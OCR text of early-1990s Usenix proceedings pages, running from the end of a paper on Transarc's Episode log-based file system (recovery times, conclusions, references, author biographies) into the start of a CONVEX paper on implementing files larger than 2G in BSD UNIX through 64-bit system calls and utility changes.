



Figure 11: Comparison of Episode and JFS Write Rates.

- Episode is not passing enough context information between layers,
- certain invariant computations are being performed repeatedly,
- common data paths are using expensive general-purpose interfaces, where a special case data path would be more efficient, and
- various parameters, like the size of in-core caches for the vnodes, anodes and buffers, have not been tuned.

We expect CPU usage to drop considerably as we further optimize the code.

The integration of Episode with the virtual memory system under SunOS is still incomplete; in particular, read-ahead and asynchronous write are not yet implemented on that platform. As a result, the performance of Episode on the Sun, using test5, is relatively poor as compared with BSD. On the RS/6000 Episode is better integrated with the native virtual memory system, does perform read-ahead and asynchronous writes, and exhibits read-write performance comparable with the local file system, JFS. This leads us to expect that the implementation on the Sun will perform equally well, once the Sun port is completed.

## Recovery Time

Episode's time to recover depends primarily on the size of the active portion of transaction log. The active portion of the log is that part of the log that needs to be replayed after a crash, and must include all of the uncommitted transactions, since these must be undone in the event of a crash. The active portion of the log may go back even further, should the buffer cache still contain dirty meta-data blocks that were modified by committed transactions. In this case, the updates are in the log and only in the log, requiring the replay of that part of the log in the event of a crash. The operation of writing buffers modified by committed transactions and discarding those portions no longer required to ensure the permanence of those transactions is generally called *checkpointing* the log.

In order to estimate the size of the active portion of the log after a crash, note first that no matter how often the system is checkpointed, there is no way to avoid an active portion of the log containing at least those transactions that are currently executing. Thus, as system activity at the time of a crash increases, we should see the minimum recovery time rise correspondingly. In addition, if the log is checkpointed only every T seconds, as is the case with Episode, then the active portion of the log can rise to include all the transactions that modified the dirty buffers still resident in the buffer cache. Of course, Episode will not permit the log to become full, but it is difficult to guarantee any other bound on the size of the active portion of the log.

Of course, the time to replay a block of the active log is not constant, but is bounded: There is a maximum number of meta-data blocks whose updates can be described by a block of the log, but many log blocks will effect considerably fewer meta-data blocks.

From the above discussion, the reader can see that the recovery time for an Episode partition should rise in proportion to the number of processes actively modifying the file system at the time of the crash, but that there will be a number of recovery calls that take somewhat longer than the minimum, because of uncheckpointed, but committed, transactions.

In order to verify this state of affairs, we ran some experiments, timing recovery on a 900 megabyte aggregate, with a 9 megabyte log, in two configurations: with 6 megabytes of new data stored in the aggregate, and with 260 megabytes of new data stored in the aggregate.

After crashing the system with 10 active processes modifying the 6 MB file, recovery took between 4.1 and 6.7 seconds to execute, while after crashing the system with 20 active processes modifying the same 6 MB file system, recovery took 10.5 seconds on the single instance we ran. Similarly, in an experiment on the 260 MB file system, crashing the system with 10 active processes took between 5.1 and 8.8 seconds to recover, while crashing the system with 20 active processes took 2.7 seconds to recover on the single instance we ran. From this data, we can see that recovery takes essentially the same amount of time on small and large aggregates.

On the other hand, there was a noticible, if highly varying, correspondence between system activity at the time of a crash, and recovery time. In tests with the 6 megabyte file system, recovering after a crash with one active process took between 1.7 and 2.7 seconds. Recovering after a crash with 5 processes took between 1.9 and 9.2 seconds. Recovering with 10 processes took between 4.1 and 6.7 seconds. Recovering with 20 processes took 10.5 seconds (one data point), and recovering after a crash with 49 active processes took 19.6 seconds.

In conclusion, we note that the time to recover depends in a complex way upon a number of variables, none of which, however, are the aggregate size. Despite this complexity, it also appears that in typical configurations, recovery times will be under 30 seconds.

## Status

Episode is functionally complete, and is undergoing extensive stress testing and performance analysis. Episode will ship with the DCE as the Local File System (LFS) component, and also works with Sun's Network File System [SAN 85]. Episode is designed to be portable to many kernels, and presently runs on SunOS 4.0.3c, SunOS 4.1.1 and AIX 3.1.

The design of Episode began in 1989, and full-scale implementation began in January 1990. The file system was first tested in user space and then plugged into the kernel, saving considerable amounts of debugging in the kernel environment. The present code, which includes substantial debugging code, test suites, scaffolding to run tests in user space, and utilities, is about 70K lines of C, according to "wc".

## Conclusions

The abstraction of containers has proved to be very useful. By separating the policy from the mechanism for placing the data on the disk, the container abstraction helps isolate the code responsible for data location and allocation, as well as making many structures extensible "for free." The resulting flexibility in data layout policies enables future releases of Episode to use more knowledge in allocating space for user data and meta-data, while leaving the disk format itself formally unchanged.

Our experience with Episode also shows that a general purpose transactional system is not required for a file system. The Episode log implements only a small subset of the functionality needed in a database system, and our log and recovery packages are but a fraction of the size of those in traditional database products.

On the other hand, the Episode transaction manager must deal with a few technicalities not present in most database systems. There are some complications introduced by a design storing both meta-data and unlogged user data on the same disk. Furthermore, the decision to form equivalence classes of transactions instead of using two-phase locking also required new code.

The original motivation for implementing a log-based system was fast crash recovery, but we are obtaining substantial performance benefits as well. Logging has improved the performance of meta-data updating operations and reduced the cumulative disk traffic by permitting Episode to batch repetitive updates to meta-data.

The key to obtaining good performance of read and write operations was a successful integration with the virtual memory system, and performing I/O in large blocks. We confirmed the results that disk bandwidth is utilized more efficiently when data transfers occur in large chunks. The virtual memory system provides a very effective memory cache for files, and also enables the merging of requests for adjacent disk blocks into one large request. In general, however, virtual memory systems exhibit a great deal of idiosyncratic behavior, and are sufficiently diverse that the integration process is very difficult.

## Acknowledgements

We are grateful to Alfred Spector for comments and corrections. Thanks go to Mike Comer, Jeffrey Prem, Peter Oleinick and Phil Hirsch for running some of the benchmarks, and the POSIX compliance tests.

We would also like to thank various people in IBM for discussing various file system performance issues with us, including Al Chang, Carl Burnett, Bryan Harold, Liz Hughes, Jack O'Quin, and Amal

Shaheen-Gouda.

## References


CHA 88 A. Chang, and M. F. Mergen. 801 Storage: Architecture and Programming. *ACM Trans. Computer Systems* 6, February 1988.

CHA 90 A. Chang, M. F. Mergen, R. K. Rader, J. A. Roberts, and S. L. Porter. Evolution of storage facilities in AIX Version 3 for RISC System/6000 processors. *IBM Journal of Research and Development*, Vol. 34, No. 1, January 1990.

GIN 87 Robert A. Gingell, Joseph P. Moran, and William A. Shannon. Virtual memory architecture in SunOS. *Usenix Conference Proceedings*, Summer 1987.

HAE 83 T. Haerder, A. Reuter. Principles of Transaction-Oriented Database Recovery. *Computing Surveys*, Vol. 15, No. 4, December 1983.

HAG 87 Robert B. Hagmann. Reimplementing the Cedar File System Using Logging and Group Commit. *Proceedings of the 11th Symposium on Operating Systems Principles*, November 1987.

HOW 88 J. H. Howard, M. L. Kazar, S. G. Nichols, D. A. Nichols, M. Satyanarayanan, R. N. Sidebotham, and M. J. West. Scale and Performance in a Distributed File System. *ACM Transactions on Computer Systems*, Vol. 6, No. 1, February 1988.

KAZ 90 Kazar, Leverett et al. DEcorum File System Architectural Overview. *Usenix Conference Proceedings*, June 1990.

KLE 86 S. R. Kleiman. Vnodes: an Architecture for Multiple File System Types in Sun UNIX. *Usenix Conference Proceedings*, Summer 86.

KOW 78 T. Kowalski. *FSCK: the UNIX system check program.* Bell laboratory, Murray Hill, NJ 07974. March 1978.

LEF 89 S. Leffler, M. McKusick, M. Karels, and J. Quarterman. *The Design and Implementation of the 4.3BSD UNIX Operating System.* Addison-Wesley, 1989.

MCK 84 McKusick, M.K., W.N. Joy, S.J. Leffler, R.S. Fabry. A Fast File System for UNIX. *Transactions on Computer Systems*, Volume 2, No. 3, August 1984.

MCK 90 M. McKusick, M. J. Karels, and Keith Bostic. A Pageable Memory based File System. *Usenix Conference Proceedings*, Summer 1990.

MCV 91 L. W. McVoy, and S. R. Kleiman. Extent-like Performance from a UNIX File System. *Usenix Conference Proceedings*, Winter 91.

MOG 83 Jeffrey Mogul. *Representing Information about Files.* Computer science department, Stanford university, CA 94305. September 1983.

MOH 89 C. Mohan, D. Haderle, B. Lindsay, H. Pirahesh, P. Schwarz. *ARIES: A Transaction Recovery Method Supporting Fine-granularity Locking and Partial Rollbacks using Write-ahead Logging.* Research report, IBM research division, Almaden Research Center, San Jose, CA 95210. January 1989.

OUS 90 John K. Ousterhout. Why aren't Operating Systems getting faster as fast as Hardware ? *Usenix Conference Proceedings*, June 1990.

PEA 88 J. K. Peacock. The Counterpoint Fast File System. *Usenix Conference Proceedings*, Winter 1988.

RED 89 A. L. Narasimha Reddy, and P. Banerjee. An Evaluation of Multiple-Disk I/O Systems. *IEEE Transactions on Computers*, Vol. 38, No. 12, December 1989.

REN 89 R. Van Renesse, A. S. Tannenbaum, and A. Wilschut. The Design of a High-Performance File Server. *Proc. Ninth Int'l Conf. on Distributed Comp. Systems*, IEEE, 1989.

ROS 90 Mendel Rosenblum, John K. Ousterhout. The LFS Storage Manager. *Usenix Conference Proceedings*, June 1990.

ROSD 90 David S.H. Rosenthal. Evolving the Vnode Interface. *Usenix Conference Proceedings*, Summer 1990.

SAN 85 R. Sandberg, D. Goldberg, S. Kleiman, D. Walsh, and B. Lyon. Design and Implementation of the Sun Network File System. *Usenix Conference Proceedings*, Summer 1985.

SAT 85 M. Satyanarayanan, J. H. Howard, D. A. Nichols, R. N. Sidebotham, and A. Z. Spector. The ITC Distributed File System: Principles and Design. *Proceedings of the 10th ACM Symposium on Operating Systems Principles*, 1985.

SID 86 R. N. Sidebotham. Volumes: The Andrew file system data structuring primitive. *European Unix User Group Conference Proceedings*, August 86.

STA 91 C. Staelin, and H. Garcia-Molina. Smart File Systems. *Usenix Conference Proceedings*, Winter 1991.

VER 91 Veritas Software Corporation. *VERITAS Overview* (slides). Veritas Software, 4800 Great America Parkway, Suite 420, Santa Clara, CA 95054.

## Biographical Information

**Owen T. Anderson** is a member of the File Systems Development group. He worked on file system security while a member of the Andrew File System group at Carnegie Mellon University's Information Technology Center. At Transarc, he continues this specialization and also contributes to design efforts and kernel development. Before coming to Carnegie Mellon, Mr. Anderson worked for ten years at the Lawrence Livermore National Laboratory in Livermore, California. There he obtained a wide variety of experience ranging from the design of an operating system and two multi-processor architectures to debugging digital hardware. Owen Anderson graduated from the Massachusetts Institute of Technology in 1979 with an S.B. degree in Physics. He can be reached via e-mail at ota@transarc.com.

**Sailesh Chutani** has been involved with the Andrew File System (AFS) project since June 1988 when he joined Carnegie Mellon University's Information Technology Center. At Transarc, he was one of the designers of AFS 4. He continues work on the design and development of AFS. Mr. Chutani holds an M.S. in Computer Science from the University of North Carolina at Chapel Hill and a B.Tech. in Computer Science and Engineering from the Indian Institute of Technology at Kanpur, India. He can be reached via e-mail at chutani@transarc.com.

In his role as Manager of File Systems Architecture, **Dr. Michael L. Kazar**, one of Transarc's founders, has full responsibility for the development of Transarc's distributed file systems products. This undertaking is a natural combination of Dr. Kazar's previous work as "Senior Data Stylist" at Carnegie Mellon University's Information Technology Center. In that position since 1984, he was instrumental in the design and implementation of the Andrew File System, assuming responsibility for the management of that project in early 1988. While at the ITC, Dr. Kazar also worked on other aspects of file systems and on user interfaces. Dr. Kazar received two S.B. degrees from the Massachusetts Institute of Technology, and his Ph.D. in Computer Science from Carnegie Mellon University, in the area of optimizing multiprocessor computations to minimize communications costs. He can be reached via e-mail at kazar@transarc.com.

Prior to joining Transarc, **Dr. Bruce W. Leverett** worked for seven years at Scribe Systems (formerly Unilogic). There he participated in development of the Scribe document production system,

including the Scribe text formatter and an X-Windows-based PostScript Previewer. He developed source-to-source program translation technology to enable Scribe software to be ported to multiple platforms. Dr. Leverett completed his doctoral dissertation at Carnegie Mellon in 1980. His thesis research, in optimizing compilers, was an outgrowth of previous work in that field, including development of compilers for the BLISS language, and research in language design and implementation for multiprocessors, including implementation of a variant of Algol 68 for the Hydra operating system. He holds an A.B. from Harvard in Physics and Chemistry, completed in 1973. While at Harvard, he implemented a chess-playing program, which competed in the ACM Computer Chess Championship in 1972. He can be reached via e-mail at bwl@transarc.com.

**W. Anthony Mason** is a member of the AFS team and specializes in data communications. Prior to joining Transarc, Mr. Mason served as a Systems Programmer in the Distributed Systems Group at Stanford University in the Department of Computer Science. He was involved in the development of both the V distributed system and the VMTP transport protocol. Mr. Mason received his B.S. degree in Mathematics from the University of Chicago. He can be reached via e-mail at mason@transarc.com.

**Robert N. Sidebotham** was a key designer of the Andrew File System at the Information Technology Center of Carnegie Mellon University, and the inventor of *volumes* (now *filesets*), which pervade the design, implementation, and administration of AFS and its descendents. Bob has been involved in a variety of other software projects, from digitizing and imaging of satellite data from the Canadian satellite, ISIS-II, to the rendering of architectural drawings, to the design and implementation of an operating system for Sweden's Teletex system. He is also a founder of a Pittsburgh-based niche software company, which he left in 1991 to join Transarc. Mr. Sidebotham graduated from the University of Calgary, Alberta, Canada, in 1974, with a BSc. in Computing Science. He can be reached via e-mail at bob@transarc.com.

## Availability

Episode is designed to be portable to many kernels, and presently runs on SunOS 4.0.3c, SunOS 4.1.1 and AIX 3.1. It is available as the Local File System component of the OSF's Distributed Computing Environment, and is also licensable as a separate standalone product from Transarc Corporation.

# An Implementation of Large Files for BSD UNIX

*Dave Shaver, Eric Schnoebelen, George Bier* – CONVEX Computer Corporation

**Abstract**

The design of the ConvexOS[1] filesystem, based on the BSD Fast File System, allows for a theoretical maximum file size of about 4402G[2] with a 4K filesystem block size (or about 64T with 8K blocks.) Unfortunately, the actual limit of the CONVEX filesystem has been 2G-1 because key kernel values and file offset pointers are 32-bits in size. This is a problem shared by many other UNIX[3] vendors. This paper describes the path CONVEX has taken to implement files and filesystems larger than 2G. The implementation is based on a new set of 64-bit system calls and new library interfaces; it requires no changes to the on-disk i-node representation. The large file programming models and the kernel and utilities changes are described. Measurements of read and write I/O rates are presented and show that there is little performance penalty for manipulating large files using the chosen implementation.

## Introduction

The Berkeley Software Distribution (BSD) Fast File System (FFS) is a relatively high-performance filesystem for UNIX. (See [McKusick84] and [Leffler89] for a full description of the FFS.) The key data structure of each file is the i-node. Data within the FFS is referenced via the i-node and is stored in both direct blocks and in single, double, and triple indirect blocks. Within the i-node there are twelve direct block pointers, each of which point to a block of on-disk file data. The single indirect pointer is a reference to a filesystem block full of direct pointers. Double and triple indirect pointers are implemented in a similar manner. In theory, by using triple indirect blocks, the FFS supports very large files (up to 64T with 8K filesystem blocks, for example.) The on-disk FFS i-node also has 64 bits set aside to hold the file size. However, most FFS implementations do not use the triple indirect blocks [Leffler89] and only use 32 of the 64 bits in the on-disk i-node to hold the file size.

Although CONVEX's on-disk i-node structure supports very large files, our system call interface limits file sizes to 2G-1. The key variable that causes this limitation is the 32-bit file offset pointer. The file offset pointer must be able to point to any location within a file; thus a signed, 32-bit file offset pointer implicitly limits file sizes to 2G-1. At CONVEX, a leading supplier of air-cooled supercomputers, we have addressed the issue that all high performance vendors will eventually face: creating files larger than 2G-1. This issue is similar to the transition from a 16-bit, block-oriented interface under UNIX V6 (`seek`), to a 32-bit interface under UNIX V7 (`lseek`).

In the next section we describe the programming models we considered to overcome the 32-bit file offset problem. The advantages and disadvantages of each scheme are discussed and the chosen implementation is described in detail. Although the selected implementation does not have the most elegant C programming interface, it does meet our primary goal that FORTRAN programs only need to relink with the latest version of the FORTRAN libraries to manipulate large files. Subsequent sections describe the changes we made to the kernel and the utilities to support large files. Finally, performance evaluation results are given, showing that the I/O rates for large, sequential reads and writes degrade only slightly as file sizes grow beyond 2G.

## Programming model alternatives

The problem we needed to solve was the implications of changing the file offset pointer from 32 to 64 bits at the system call level. The major constraints on our solution were:

---

[1] ConvexOS and CONVEX are trademarks of CONVEX Computer Corporation.

[2] Throughout this paper we use K for kilobytes, M for megabytes, G for gigabytes, and T for terabytes.

[3] UNIX is a registered trademark of UNIX Systems Laboratories.

1. Not changing the on-disk i-node, and
2. Remaining backwards compatible with binaries and sources that do not require large files

Had we not been able to meet the first constraint, we probably would not have implemented large files under our current FFS-based filesystem. This constraint arose out of concern for the impacts our implementation would have on our customers.

The second constraint on our solution implied two things. First, we needed to solve the burdensome issue of how the kernel treats applications that do not comprehend large files, yet attempt to manipulate an existing large file. Second, we had to provide both the existing 32-bit versions of the system calls as well as new 64-bit versions.

We coined the term "large file unaware" to describe an application that does *not* know files may be larger than 2G. Because of the first major constraint on our solution, we wanted a large file unaware application to view an existing large file as a file 2G-1 in size. For example, if an unaware application opens an otherwise quiescent large file in `O_APPEND` mode, it receives an `EINVAL` error at `write()` time. This normal appearance of large files to unaware applications extends beyond just the `read()` and `write()` semantics at the 2G-1 boundary. We do not want an unaware application to `write()` to or `read()` from a location to which it can not `lseek()`. This arises out of a concern for maintaining our POSIX compliance for unaware applications. Once we had chosen how an unaware application would be treated if it attempted to manipulate a large file, we addressed the programming model alternatives for both FORTRAN and C.

Since FORTRAN I/O is record based and accessed only through library routines, we were able to modify the libraries to exclusively use the new 64-bit system calls. Thus FORTRAN programs become large file aware automatically, simply by relinking. However, there is still an implicit restriction on file sizes under FORTRAN since record numbers must fit in a 32-bit data type. Although a FORTRAN application can still not create files that contain more than $2^{32}$ records, they can build files up to 1T-512 as long as they do not exceed the record limit.

Unlike the seamless introduction of large files to FORTRAN, it was difficult to choose the C large file programming model. The existing standards POSIX.1 and ANSI C were consulted to see if they might influence our large file interface, since ConvexOS is POSIX.1 compliant in the ANSI C environment (see [CONVEX89-1][CONVEX89-2] for more information.) The ANSI C standard [ANSI90] requires a `long` as the data type passed to `fseek()` and the type returned by `ftell()`. However, it places no restrictions on the data type used and returned by `fsetpos()` and `fgetpos()`. The POSIX.1 standard [IEEE88], when used in the ANSI C environment, requires that `off_t` be an integral, arithmetic, type. With these restrictions in mind, several programming models were considered, including the following:

1. Using segments or block offsets in addition to straight byte offsets during a `lseek()` call. This is how UNIX V6 solved the problem of specifying an offset larger than allowed by the PDP-11's 16 bit integers.
2. Add mode bits on the `a.out` image that allow the kernel to determine if the application is large file aware.
3. Create new system calls that use a larger file offset, but make them invisible to the programmer.
4. Create new system calls that use a larger file offset, but make them visible to the programmer.

We felt that the first model, using segments, is too dissimilar to modern UNIX-like operating systems to be seamlessly integrated into ConvexOS. We also noted that the UNIX V6 segmented solution with `seek()` was later dropped in favor of `lseek()`.[4] Thus, in an attempt to learn from UNIX history, we didn't want to create another block-oriented interface.

The second model involves a new mode bit within the application. Although ConvexOS has used the mode bit solution in the past—most notably for our POSIX.1 support—we felt that this model required too much effort to be implemented in the time available. Specifically, implementing this solution requires kernel, compiler, loader, and library work.

With the segmented interface and mode bit models eliminated, only two alternatives for the C large file programming model were seriously considered. The first alternative was to hide the 64-bit versus 32-bit

[4] [Kernighan], p. 164-5.

system call issue from the user, as we did in the FORTRAN programming model. The second alternative, and the one implemented, is to expose the new 64-bit system calls to the user.

The first alternative, hiding the 64-bit versus 32-bit system calls, has the advantage that existing ANSI C-conforming code can be recompiled and instantly becomes large file aware. However, this requires that our `long` type become a 64-bit data type. A disadvantage of this model is that non-ANSI C-compliant code that assumes `sizeof(int) == sizeof(long)` might not execute correctly when compiled in ANSI C mode.

The second alternative forces the programmer to explicitly call the new 64-bit system calls for large file access. This has the advantage that, without compiler changes, we could implement, test, and deliver a large file product in the time that was available. The data type for the 64-bit file offset pointer that is used by the new system calls is an `off64_t`. This is a `typedef` to our compiler's preexisting 64-bit data type, the `long long`. The disadvantage is that this large file C programming model is not compliant with either ANSI C or POSIX.1. However our chosen C programming model meets most customer needs.

From a C programmer's standpoint, both proposed C programming models require about the same amount of work to make a program large file aware. The first requires finding potential standards violations in the source, while the second requires recoding the application to use the new system call interface. Thus, potentially, both models require code modifications.

A key point we kept in mind while developing our programming models for C and FORTRAN was that having large *filesystems* benefits even large file unaware applications. Although an unaware application can not manipulate large files, large filesystems can ease administration of disk resources. In our environment, customer demand for large filesystems is certainly stronger than demand for large files.

## Kernel changes

Since the chosen programming model increases the file offset pointer to 64 bits, the new maximum file size is theoretically $2^{63} - 1$ bytes. However, because the design required that the on-disk filesystem i-node representation not change, we were unable to achieve this maximum size. The internals of the CONVEX kernel and filesystem may perform I/O in blocks as small as 512 bytes; thus a file is logically broken into sequentially-numbered 512 byte blocks. Since these block numbers are stored as a signed 32-bit value, the largest file that can be created is limited to the maximum number of 512 byte blocks this value can represent. Therefore, the maximum large file size becomes $(2^{31} - 1) \times 512 = 2^{40} - 512 = 1T - 512$. This limitation is considered acceptable given current disk technology and customer applications. We believe that by the time the 1T limit becomes inhibitive, we will either have a new filesystem or an entirely new OS technology. Also note that increasing the size of the block pointer to 64 bits requires work within the filesystem itself and within other kernel subsystems. This task could easily quadruple the work necessary to implement large files.

Since no major filesystem modifications were desired, we did not need to take actions as radical as MSS-II did to implement large filesystems under Amdahl's UTS [NASA90]. The UTS filesystem is based on the standard System V filesystem, thus the MSS-II work needed to change the on-disk filesystem structure. Also, since ConvexOS already supported disk striping, we did not need to solve the problem of building filesystems larger than a single physical disk partition (see [CONVEX91] and [Landherr91] for a full description of our disk striping implementation.) Given the limitations of our proposed large file implementation, the kernel work broke down into two main tasks:

1. Programming interface changes needed to implement our programming model, and

2. Internal filesystem changes.

Each of these tasks is described below in detail. Note that both performance tuning of the filesystem and the scalability of existing filesystem algorithms were not addressed during this project.

The programming interface was enhanced to include new 64-bit versions of key system calls. The new system calls are: `lseek64()`, `truncate64()`, `ftruncate64()`, `stat64()`, `fstat64()`, and `lstat64()`. Each call matches the functionality of its 32-bit counterpart, but works with files larger than 2G. We added new `open()` (`O_LARGEFILE`) and `fcntl()` (`FLARGEFILE`) large file flags. If an application uses either flag during the appropriate system call, it will have access beyond a file's 2G point; without the flag, the application is considered large file unaware and it will view an existing large file as a 2G-1 file. Applications accessing large

files via NFS are considered large file unaware, thus only the first 2G-1 bytes of a large files are accessible via NFS.[5] When lseek64() is called, it sets the FLARGEFILE bit as a side effect since any application that uses this system call is considered implicitly large file aware.

The internal filesystem changes involved adding 64-bit versions of the key system calls and correctly interpreting the file size field of the existing on-disk i-node. To eliminate duplication of code, both lseek() and lseek64() are stubs that call seek_internal(). seek_internal() knows the type of seek desired, works exclusively with 64-bit offsets, and enforces the old 2G-1 file limit on large file unaware applications. In a similar fashion, truncate() and truncate64() call truncate_i(), while ftruncate() and ftruncate64() call ftruncate_i().

Correctly interpreting the file size field of the i-node is important. The on-disk i-node already used a quad[6] for the file size, thus we did not need to enlarge it. Before the implementation of large files, one of the two longs in the quad was unused since only 32 bits were needed. Unfortunately, due to an error originally made while porting the BSD kernel to the CONVEX C series architecture, the wrong long was in use. Thus, a macro was written to swap the two longs in the quad each time the value is read from or written to disk. However, after the quad has been read from disk and the longs have been swapped, the value is strictly treated as an off64_t. This movement from 32 to 64 bit offsets within the kernel is not a performance issue since the CONVEX C-series architecture has 64-bit scalar registers. An additional feature is the ability to disallow the creation of large files on a per-filesystem basis. Besides the new functionality, we spent time changing or adding type casts within the filesystem code.

Testing of the new kernel and library functionality took about six programmer weeks and was accomplished using normal filesystem semantics regarding holes in files. Since on-disk data blocks are not allocated for a hole, we could create very large files on a small physical disk stripe. Although much of our development was carried out with ten 1G drives striped together in various ways, a single filesystem of over 80G of physical storage was created since large file support was released.

Library work to support large files broke down into these tasks:

- Adding fseek64() and ftell64() to stdio.
- Enhancing fgetpos() and fsetpos().
- Adding support for the new l flag to fopen(), fdopen(), and freopen().
- Adding the remaining entry points for the new system calls.

The total effort required for the kernel work was about 18 programmer weeks. C library work took about three programmer weeks while FORTRAN support took four programmer weeks.

## Utility changes

The major problem in making programs large file aware is caused by code that assumes the key system calls and library functions accept and return a long. To resolve this assumption requires careful review of the code. The number of utilities that we made large file aware for the first release was limited because of time constraints. We found the following basic set of utilities adequate:

Utilities for creating and maintaining filesystems: fsck, ncheck, mkfs, fsirand, mount, newfs, dumpfs, newst, putst, getst,[7] dump, xdump,[8] and restore.

Utilities identified as essential for the reasonable use of large files: ls, cp, mv, rcp, ftp, find, tail, cat, dd, chkpnt, restart,[9] compact, cmp, tar, and cpio.

---

[5]This was due to concern for compatibility with other NFS implementations and 32-bit pointers within the NFS definition.

[6]A quad is two longs wide, for a total of 64 bits.

[7]The *st utilities are used for maintaining our implementation of disk stripes.

[8]xdump is a fast dump utility fully described in [Polk88].

[9]Both chkpnt and restart are used in the ConvexOS implementation of a checkpoint/restart system.

Since we were adding support for large filesystems in addition to support for large files, it was necessary to enhance the utilities used for creating and maintaining filesystems. Thus we considered it essential, from project inception, that all existing filesystem manipulation and maintenance utilities be large file aware.

It was difficult to choose the subset of remaining utilities to make large file aware. Given our project schedule and staffing, it was necessary that only a minimal set of utilities be made fully large file aware. There was neither time nor resources to examine and enhance all 400 utilities that are part of ConvexOS.

`ls` is an obvious choice to be made large file aware since it displays the sizes of files. `cp` and `mv` are two other obvious candidates for large file awareness, although both were further enhanced to preserve sparse files ("holes") during copying. Both `rcp` and `ftp` were enhanced and are capable of transferring large files over the network, although neither preserves sparse files. `find` was also made large file aware since it includes both a `-ls` and `-size` option.

`tail` was made large file aware because it allows users to look at the end of a file, and it allows the continual monitoring of a file using the `-f` option. The corresponding `head` utility was left large file unaware since it only works with the first 2G of a file.

Since we considered making our shells (`sh`, `csh`, and `ksh`) large file aware an immense task, I/O redirection with large files is not implemented. This issue can be avoided since, with a data source and a data sink, a pipeline—that has no size limits—can be created. For example, the output of an application can be piped into a large file aware data sink, that can then write the output to a large file. We provide both data sources (`cat` or `dd`) and a data sink (`dd`) that are large file aware. Thus, rather than using shell redirection like this:

```
% application > large_file
```

the user pipes application output into a data sink like this:

```
% application | dd of=large_file
```

Both `chkpnt` and `restart` required changes since, in conjunction with the kernel, they recover and restore file offsets to/from in-core process images. If these utilities had been left large file unaware, it would be impossible to checkpoint applications that use large files.

`compact` and `cmp` were added late in the project. Although neither one is efficient enough to be pleasantly used with large files, the effort required to make them large file aware shows the relative ease of making an application large file aware under our chosen programming model.

`tar` and `cpio` were special enhancements. We wanted them to be large file aware since they give users some form of file level archiving other than the `dump` and `restore` suite. Because of limitations in the archive header formats imposed by [IEEE88], these two utilities are limited to archiving files smaller than 8G.

There are some seemingly useful tools, such as editors and other data manipulation tools, noticeably missing from the list of large file aware utilities. We feel that interactive editors are not useful on files larger than 1G, even if the user does have enough space in `/tmp`. Our reasoning is that large files are manipulated by applications, not by manual editing. Also, in general, the editing of such large files should be batch-based, using either specially written tools, or `sed`.

Further, tools such as `sed` and `grep` were not enhanced since they are designed to read from standard input and write to standard output. When used in this mode they are inherently large file aware. It is simple enough to create a pipeline with a large file aware data source at one end, the data manipulation tool(s) in the middle, and a large file aware data sink at the other end.

Finally, utilities that examine filesystem data seem to be prime candidates to become large file aware, but are frequently found to not require modification when inspected more closely. For example, many utilities such as `du` and `df` do their computations in terms of filesystem *blocks*, not *bytes*. As we continue to use our large file implementation, we will find and fix additional utilities that need to be large file aware.

The process of making a program large file aware generally takes the following steps:

- Cleaning up the source to compile in the ANSI C-conforming mode of our compiler. This is necessary since large files are only available when using the ANSI C mode of our compiler. They are only available in this mode since, generally, we do not add new functionality to the backwards compatible mode of our compiler.

- Correcting incorrect data type assumptions. For example, this includes converting code to use `off_t` for file offsets (for ANSI C conformance), correcting the assumption that the number of bytes in a filesystem can be expressed as a 32-bit value, etc.
- Changing instances of `creat()` into calls to `open()` with the `O_CREAT` flag.
- Adding either the new `O_LARGEFILE` flag on calls to `open()` or the new `l` modifier on calls to `fopen()`, `fdopen()` or `freopen()`. Both additions give the resulting file descriptor access to large files.
- Changing calls to `fstat()` or `lstat()` into calls to `fstat64()` `lstat64()`, with the corresponding change of the `struct stat` to a `stat64_t`.[10] Any use of the `st_size` field must be verified to make sure proper data types are being used.
- Changing calls to `fseek()` or `lseek()` into calls to `fseek64()` or `lseek64()`, with the corresponding change of the offset parameter from an `off_t` to an `off64_t`.
- Changing calls to `truncate()` or `ftruncate()` into calls to `truncate64()` or `ftruncate64()`. This also requires that the offset parameter passed to these functions be an `off64_t`, either directly or via a cast.

The total effort required for utilities conversion was about 20 programmer weeks. The most difficult utilities to convert were `fsck`, `dump`, and `xdump` since they had intimate knowledge of the filesystem. Testing of the utilities took about nine programmer weeks.

## Performance evaluation


At the time large files were implemented, CONVEX's high performance disk drive was the Seagate Sabre 5 HP2, a 1.1G IPI-2 drive. After formatting, a drive has about 800M of data space available. Thus, to create a filesystem larger than 2G, requires striping multiple drives together. On large sequential reads and writes, each drive in a stripe will achieve a throughput of 5.2M/sec until the maximum number of drives that the CPU can drive at full speed is reached.

